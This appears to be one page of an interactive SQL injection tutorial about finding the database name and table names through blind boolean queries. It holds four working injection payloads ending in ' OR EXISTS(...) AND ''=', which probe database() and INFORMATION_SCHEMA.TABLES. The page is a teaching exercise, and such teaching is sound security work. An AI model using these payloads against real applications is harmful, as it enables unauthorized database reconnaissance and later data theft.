


Find Table Names using SQL Injection

In the previous examples we cheated a little. You knew that the table containing user names and passwords was called `users` and you knew that it had two columns, `name` and `password`. In some cases you do not know the name of the table or the column names, but you can use the same techniques to find these out.



You need to find out the name of the database that you are using. The function `DATABASE()` will give you that value (but you have to guess at it as before). When you know the name of the database being used you can take guesses at the names of the tables.

Work space:

```
' OR EXISTS(SELECT 1 FROM dual WHERE database() LIKE '%j%')
AND ''='
```

Does the current database contain the letter j?

```
' OR EXISTS(SELECT 1 FROM dual WHERE database() LIKE '%j%') AND
''='
```

Is there a table called `one` in database test?

```
' OR EXISTS(SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE
TABLE_SCHEMA='test' AND TABLE_NAME='one') AND ''='
```

Is there more than one table in the database(s) containing a j?

```
' OR (SELECT COUNT(*) FROM INFORMATION_SCHEMA.TABLES WHERE
TABLE_SCHEMA LIKE '%j%')>1 AND ''='
```

- [Up: SQL Injection](#)
- [Previous: Get User Names](#)